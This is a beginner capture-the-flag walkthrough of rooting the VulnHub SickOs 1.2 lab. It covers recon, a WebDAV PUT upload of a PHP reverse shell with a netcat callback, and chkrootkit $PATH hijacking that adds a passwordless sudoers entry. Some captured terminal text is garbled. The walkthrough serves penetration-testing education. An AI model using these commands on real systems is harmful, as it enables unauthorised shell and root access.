

Sick OS 1.2 Lab

How I conquered SickOs 1.2, with all the details for beginners and a real proof screenshot!



Welcome to my walkthrough of rooting SickOs 1.2 from VulnHub! This guide is designed for both beginners in penetration testing and those looking to strengthen their fundamentals. We'll walk through each stage of the attack from network discovery and web enumeration to gaining a reverse shell and performing privilege escalation with clear explanations of why each step and command is used.

Disclaimer:

This walkthrough is for educational purposes only and was performed in a controlled lab environment (VulnHub). Do not attempt these techniques on systems you do not own or have explicit permission to test.

Template:

Target:<TARGET_IP>

IP: <ATTACKER_IP>

Date: 08/01/2026

Recon

- Open ports:

➤ **22/tcp – SSH**

Service: OpenSSH 5.9p1

OS: Debian-based Ubuntu Linux

➤ **80/tcp – HTTP**

Service: lighttpd 1.4.28

- Web findings:

➤ Lighttpd web server hosting a default landing page
➤ Technology stack confirmed using browser inspection tools
➤ WebDAV functionality enabled on /test directory

- Files found:

/test/

➤ Web-accessible directory
➤ Allowed HTTP methods: PUT, OPTIONS, GET
➤ File upload enabled

- Usernames discovered: www-data (web server user)

- Cred clues:

No credentials discovered during initial enumeration

Misconfigured WebDAV allowed unauthenticated file uploads

Initial access

- Entry point:
 - **WebDAV file upload vulnerability** on `/test/`
 - Malicious PHP reverse shell uploaded using HTTP `PUT` method
- Proof(`whoami,hostname`):

```
bash

whoami
www-data

hostname
sickos
```

Privilege escalation: Path variable manipulation

- Vector:
 - Vulnerable version of `chkrootkit` executed via **cron job as root**
 - The binary insecurely relies on the `$PATH` environment variable
 - Allowed execution of attacker-controlled `update` script
- Why it worked:
 - `chkrootkit` version < 0.50
 - Cron job executed as root without sanitising `$PATH`
 - Attacker-controlled executable placed in `/tmp` was executed with root privileges
- Proof:

```
bash

sudo su
whoami
root
```

Flags

- user flag: `/home/*/user.txt`
- root flag: `/root/root.txt`

Tool:

nmap – Network and service discovery

dirsearch – Directory enumeration

curl – HTTP method testing & file upload

nc (netcat) – Reverse shell listener

python – TTY shell upgrade

chkrootkit – Privilege escalation vector


Step 1: Find the Target Machine

Why?

In lab environments, using a NAT network makes scans faster and easier. NAT lets your attacker and victim machines communicate directly, avoiding outside distractions. But here am using Bridged Adapter you can use as per your convenience

How?

I use a subnet scan to quickly find the vulnerable machine's IP:




The screenshot shows a terminal window with two tabs open, both titled "gokul23@kali: ~/sickos". The current tab is active and displays the output of the "ifconfig" command. The output shows network interface details for "eth0" and "lo".

```
(gokul23㉿kali)-[~/sickos]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1352
    inet 192.168.0.125 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 2a04:4a43:961f:f431:a00:27ff:fe80:7371 prefixlen 64 scopeid 0x0<
global>
        inet6 2a04:4a43:961f:f431:bd1c:c07c:d239:4cd0 prefixlen 64 scopeid 0x0
<global>
            inet6 fe80::a00:27ff:fe80:7371 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:80:73:71 txqueuelen 1000 (Ethernet)
            RX packets 92 bytes 9626 (9.4 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 69 bytes 7024 (6.8 KiB)
            TX errors 0 dropped 4 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 480 (480.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 480 (480.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Command used: **nmap -sn <SUBNET>**



The screenshot shows a terminal window with two tabs. The current tab displays the output of an Nmap scan. The command entered was `nmap -sn 192.168.0.0/24`. The output lists several hosts found on the network:

```
(gokul23㉿kali)-[~]
$ cd sickos

(gokul23㉿kali)-[~/sickos]
$ nmap -sn 192.168.0.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-06 22:18 +0000
Nmap scan report for 192.168.0.1
Host is up (0.030s latency).
MAC Address: B8:D4:BC:20:5C:7F (zte)
Nmap scan report for DESKTOP-GRU1T4H (192.168.0.96)
Host is up (0.10s latency).
MAC Address: B0:52:16:65:31:65 (Hon Hai Precision Ind.)
Nmap scan report for Gokuz (192.168.0.102)
Host is up (0.0030s latency).
MAC Address: DC:56:7B:BB:93:C1 (Cloud Network Technology Singapore PTE.)
Nmap scan report for ubuntu (192.168.0.105)
Host is up (0.0022s latency).
MAC Address: 08:00:27:C7:36:45 (Oracle VirtualBox virtual NIC)
Nmap scan report for kali (192.168.0.125)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.55 seconds
```

This scans your lab for live hosts.

Attacker's IP is 192.168.0.105

So here is a short explanation how we identified the attacking machine, I usually identify it by checking The MAC prefix **08:00:27** indicates a VirtualBox virtual NIC, confirming the attacker VM.

So lets start !!!

Step 2: Scan for Services, Open Ports, and Vulnerabilities

Why?

Open ports show what services the box runs and may reveal vulnerabilities.
Extra Power: Nmap “vuln” script checks those services for known weaknesses, speeding up your hunt!

How?

I scanned the box for services and vulnerabilities with:

Nmap -sC -sV <Attacking IP>. You can also use the command **nmap -A <Attacking IP> --script=vuln** which will give you a detailed scan.

```
(gokul23㉿kali)-[~/sickos]
$ nmap -sC -sV 192.168.0.105
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-08 16:43 +0000
Nmap scan report for ubuntu (192.168.0.105)
Host is up (0.0016s latency).

Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp    open  http     lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:B4:7B:BE (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.31 seconds
```

Here's what I found:

22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
80/tcp open http lighttpd 1.4.28

A lighttpd web server is running on port 80, I tried opening the web server in my browser:



I was greeted with a meme page and used Wappalyzer to confirm the stack was lighttpd + Ubuntu

Step 3: Directory Enumeration with Dirsearch

To find hidden directories and files, I ran:

```
dirsearch -r -u http://<TARGET_IP>
```

```
[17:19:18] 403 - 345B - /revision.inc
[17:19:19] 403 - 345B - /sample.txt~
[17:19:24] 403 - 345B - /settings.php~
[17:19:30] 403 - 345B - /sql.inc
[17:19:40] 301 - 0B - /test -> http://192.168.0.105/test/
[17:19:40] 200 - 2KB - /test/
Added to the queue: test/
[17:20:03] 403 - 345B - /wp-config.inc
[17:20:03] 403 - 345B - /wp-config.php.inc
[17:20:04] 403 - 345B - /wp-config.php~
```

This showed me there was a /test directory exposed.

Name	Last Modified	Size	Type
Parent Directory/		-	Directory
php-reverse-shell.php	2026-Jan-08 06:33:15	5.3K	application/x-httpd-php

Step 4: Checking for Upload Permissions via HTTP Headers

Before attempting to upload my reverse shell, I needed to check whether the /test directory allowed file uploads via HTTP methods.

I used this command to check the allowed HTTP methods:

```
curl -X OPTIONS http://<TARGET_IP>/test --head
```


```
(gokul23㉿kali)-[~/sickos]
$ curl -X OPTIONS http:// 192.168.0.105/test --head

curl: (3) URL rejected: No host part in the URL
HTTP/1.1 301 Moved Permanently
DAV: 1,2
MS-Author-Via: DAV
Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
Location: http://192.168.0.105/test/
Content-Length: 0
Date: Thu, 08 Jan 2026 17:27:43 GMT
Server: lighttpd/1.4.28
```

These **DAV** and **Allow** headers show the directory supports **WebDAV** methods like **PUT**, which means file uploads are allowed. This is a key indicator that I can use HTTP to upload my payload directly!

Step 5: Create and Upload the PHP Reverse Shell

Since it's a PHP server, I generated a PHP payload using Reverse Shell Generator.






```
1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP. Comments
   stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4
5 set_time_limit (0);
6 $VERSION = "1.0";
7 $ip = '192.168.0.125';
8 $port = 443;
```

Here, in this payload, you need to change the IP to <attacker-machin-ip>, and the port should be **443**. Because I tried several ports, but I did not get the reverseshell.

After creating the payload, upload it into the target **/test/** directory.

Uploaded using: **curl http://<TARGET_IP>/test/ --upload-file rshell.php -v**



```
(gokul23㉿kali)-[~]
$ curl http://192.168.0.105/test/ --upload-file rshell.php -v
* Trying 192.168.0.105:80...
* Established connection to 192.168.0.105 (192.168.0.105 port 80) from 192.168.0.125 port 56396
* using HTTP/1.x
> PUT /test/rshell.php HTTP/1.1
> Host: 192.168.0.105
> User-Agent: curl/8.17.0
> Accept: /*
> Content-Length: 2586
>
* upload completely sent off: 2586 bytes
< HTTP/1.1 201 Created
< Content-Length: 0
< Date: Thu, 08 Jan 2026 15:32:53 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.0.105:80 left intact

(gokul23㉿kali)-[~]
$ nc -lvpn 443
listening on [any] 443 ...
^C
```

As we did not get any error message, that means we have successfully uploaded the file. Let's try to upload a PHP reverse shell payload and get the reverse shell.

After upload, **/test/** contained **rshell.php**. Once you upload your payload, come to see the path you will able upload all the files, it's a file upload vulnerability to get Initial access to the target system.

The screenshot shows a web browser window with the following details:

- Address bar: http://192.168.0.105/test/
- Page title: Index of /test/
- Content:

Name	Last Modified	Size	Type
Parent Directory/		-	Directory
php-reverse-shell.php	2026-Jan-08 06:33:15	5.3K	application/x-httpd-php
reverse.php	2026-Jan-08 07:20:29	2.5K	application/x-httpd-php
rshell.php	2026-Jan-08 07:32:53	2.5K	application/x-httpd-php

lighttpd/1.4.28

I tested several times; that's why you see another other .php files there. Do not worry about the file. If you configured the PHP payload and uploaded it successfully, you can move to start a listener.

Initial Access

Command: nc -lvp <LISTENER_PORT>

```
(gokul23㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.0.125] from (UNKNOWN) [192.168.0.105] 49175
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
07:36:21 up 1:43, 0 users, load average: 0.02, 0.06, 0.07
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data@ubuntu:~$ sh: 0: can't access tty; job control turned off
www-data@ubuntu:~$ $ python -c 'import pty; pty.spawn("/bin/bash")'
CTRL+Z
stty raw -echo
fg
export TERM=xterm
www-data@ubuntu:~$ whoami
whoami
www-data
www-data@ubuntu:~$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/sbin/pppd
/usr/sbin/uidd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/sudoedit
```

Start a netcat listener to get the reverse connection from your target system. After clicking your payload, you will see a web shell (www-data).

For a more interactive shell, you can use these commands.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

The screenshot shows a web page from SecWiki about spawning a TTY shell. The page structure is as follows:

- Header:** wiki.zacheller.dev/pentest/privilege-escalation/spawning-a-tty-shell
- Breadcrumbs:** NETWORK PENTEST > PRIVILEGE ESCALATION
- Content:**
 1. The first thing to do is use `python3 -c 'import pty; pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
 2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
 3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.
- Code Block:**

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Internal Enumeration

After the initial access, I looked around to find more information about the target system for privilege escalation. Finally, I see the Cron jobs running daily, hourly, and weekly.

Command : ls -la /etc/cron*

```
$ cd cron.daily
cd cron.daily
$ ls
ls
apt      bsdmainutils  dpkg      logrotate  mlocate  popularity-contest
aptitude  chkrootkit   lighttpd  man-db    passwd  standard
$ echo 'mkdir /tmp/vry4n' > /tmp/update
echo 'mkdir /tmp/vry4n' > /tmp/update
$ echo 'mkdir /tmp/vry4n' > /tmp/update
echo 'mkdir /tmp/vry4n' > /tmp/update
$ cd /tmp
cd /tmp
```

```
www-data@ubuntu:/$ ls -la /etc/cron*
cat /etc/crontab
ls -la /etc/cron*
cat /etc/crontab
-rw-r--r-- 1 root root 722 Jun 19 2012 /etc/crontab

ls: cannot open directory /etc/cron.d: Permission denied
/etc/cron.daily:
total 72
drwxr-xr-x 2 root root 4096 Apr 12 2016 .
drwxr-xr-x 84 root root 4096 Jan 8 05:53 ..
-rw-r--r-- 1 root root 102 Jun 19 2012 .placeholder
-rwxr-xr-x 1 root root 15399 Nov 15 2013 apt
-rwxr-xr-x 1 root root 314 Apr 18 2013 aptitude
-rwxr-xr-x 1 root root 502 Mar 31 2012 bsdmainutils
-rwxr-xr-x 1 root root 2032 Jun 4 2014 chkrootkit
-rwxr-xr-x 1 root root 256 Oct 14 2013 dpkg
-rwxr-xr-x 1 root root 338 Dec 20 2011 lighttpd
-rwxr-xr-x 1 root root 372 Oct 4 2011 logrotate
-rwxr-xr-x 1 root root 1365 Dec 28 2012 man-db
-rwxr-xr-x 1 root root 606 Aug 17 2011 mlocate
-rwxr-xr-x 1 root root 249 Sep 12 2012 passwd
-rwxr-xr-x 1 root root 2417 Jul 1 2011 popularity-contest
-rwxr-xr-x 1 root root 2947 Jun 19 2012 standard

/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Mar 30 2016 .
drwxr-xr-x 84 root root 4096 Jan 8 05:53 ..
-rw-r--r-- 1 root root 102 Jun 19 2012 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Mar 30 2016 .
```

You can see all the jobs running on the target machine. There is a suspicious job running with high risk. When you Google it, you will get more details.

This job has permission to run by the root user. So if the **chkrootkit** version is less than < 50, then it's vulnerable to **\$PATH manipulation**.

```
sshd: 1 incorrect password attempt
$ chkrootkit -V
chkrootkit -V
chkrootkit version 0.49
$ █
```

You can verify using the `-V` flag to see the version. This version of chkrootkit insecurely uses the `$PATH` environment variable when executing commands like `update` (via the `tmpdir()` function). This allows local attackers to hijack the command execution flow via **\$PATH manipulation**, leading to **root access** if **chkrootkit** runs as a root (e.g., via cron).

```
/etc/cron.hourly:  
total 12  
drwxr-xr-x  2 root root 4096 Mar 30  2016 .  
drwxr-xr-x  84 root root 4096 Jan  8  05:53 ..  
-rw-r--r--  1 root root 102 Jun 19  2012 .placeholder  
  
/etc/cron.monthly:  
total 12  
drwxr-xr-x  2 root root 4096 Mar 30  2016 .  
drwxr-xr-x  84 root root 4096 Jan  8  05:53 ..  
-rw-r--r--  1 root root 102 Jun 19  2012 .placeholder  
  
/etc/cron.weekly:  
total 20  
drwxr-xr-x  2 root root 4096 Mar 30  2016 .  
drwxr-xr-x  84 root root 4096 Jan  8  05:53 ..  
-rw-r--r--  1 root root 102 Jun 19  2012 .placeholder  
-rwxr-xr-x  1 root root 730 Sep 13  2013 apt-xapian-index  
-rwxr-xr-x  1 root root 907 Dec 28  2012 man-db  
www-data@ubuntu:$ cat /etc/crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the 'crontab'  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# m h dom mon dow user  command  
17 *    * * *    root    cd / && run-parts --report /etc/cron.hourly  
25 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )  
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )  
52 6    1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )  
#  
www-data@ubuntu:$ uname -a  
uname -a  
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux  
www-data@ubuntu:$ searchsploit linux kernel <version>
```

```
www-data@ubuntu:/etc$ cd cron.daily  
cd cron.daily  
www-data@ubuntu:/etc/cron.daily$ ls  
ls  
apt      bsdmainutils  dpkg      logrotate  mlocate  popularity-contest  
aptitude  chkrootkit   lighttpd  man-db     passwd   standard  
www-data@ubuntu:/etc/cron.daily$ cd chkrootkit  
cd chkrootkit  
bash: cd: chkrootkit: Not a directory  
www-data@ubuntu:/etc/cron.daily$ echo 'mkdir /tmp/vry4n' > /tmp/update  
mkdir /tmp/chkrootkit > /tmp/updatevry4necho  
www-data@ubuntu:/etc/cron.daily$ ls  
ls  
apt      bsdmainutils  dpkg      logrotate  mlocate  popularity-contest  
aptitude  chkrootkit   lighttpd  man-db     passwd   standard  
www-data@ubuntu:/etc/cron.daily$ cd /tmp  
cd /tmp  
www-data@ubuntu:/tmp$ ls  
ls  
chkrootkit  php.socket-0  update  updatevry4necho
```

Privilege Escalation

1. First step to exploit this vulnerability, we need to create a file named ‘update’ in /tmp directory, with a bash command, and, make the file executable

- echo ‘mkdir /tmp/vry4n’ > /tmp/update
- chmod 777 /tmp/update

2. Now execute the chkrootkit command using root. In this Particular case, I found a cron job running it as root, I had to wait for it to execute automatically, after a while I found the new directory named ‘vry4n’, the owner is root

- ls -l /tmp

3. Knowing the previous command executed, we can modify files, we can add privileges to our current user www-data by modifying /etc/sudoers

- echo ‘chmod 777 /etc/sudoers && echo “www-data ALL=NOPASSWD: ALL” >> /etc/sudoers && chmod 440 /etc/sudoers’ > /tmp/update
- cat update
- ls -l

After running the above commands, wait for the cron job to execute chktoolkit, which triggers your malicious update.

```
www-data@ubuntu:/etc/cron.daily$ echo 'mkdir /tmp/vry4n' > /tmp/update
mkdir /tmp/chkrootkit > /tmp/updatevry4necho
www-data@ubuntu:/etc/cron.daily$ ls
ls
apt      bsdmainutils  dpkg      logrotate  mlocate  popularity-contest
aptitude  chkrootkit   lighttpd  man-db    passwd   standard
www-data@ubuntu:/etc/cron.daily$ cd /tmp
cd /tmp
www-data@ubuntu:/tmp$ ls
ls
chkrootkit  php.socket-0  update  updatevry4necho
www-data@ubuntu:/tmp$ cat update
cat update
chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers
www-data@ubuntu:/tmp$ chmod 777 /tmp/update
chmod 777 /tmp/update
www-data@ubuntu:/tmp$ ls -l /tmp
ls -l /tmp
total 8
drwxrwxrwx 2 www-data www-data 4096 Jan  8 08:30 chkrootkit
srwxr-xr-x 1 www-data www-data    0 Jan  8 05:53 php.socket-0
-rwxrwxrwx 1 www-data www-data 102 Jan  8 08:13 update
-rw-rw-rw- 1 www-data www-data    0 Jan  8 08:30 updatevry4necho
```

4. Again, I'd wait for the cron job to execute as root, then log in as root using 'sudo su'

- sudo su
- whoami

After some seconds, you can use the **Sudo SU** command to get root access.

```
www-data@ubuntu:/tmp$ sudo su
sudo su
root@ubuntu:/tmp# whoami
whoami
root
root@ubuntu:/tmp# cd /
cd /
root@ubuntu:/# cd root
cd root
root@ubuntu:~# ls
ls
304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz  chkrootkit-0.49
7d03aaa2bf93d80040f3f22ec6ad9d5a.txt      newRule
root@ubuntu:~# cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
Wow! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2,
e information about the target using different methods, though while develop

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.
root@ubuntu:~# █
```

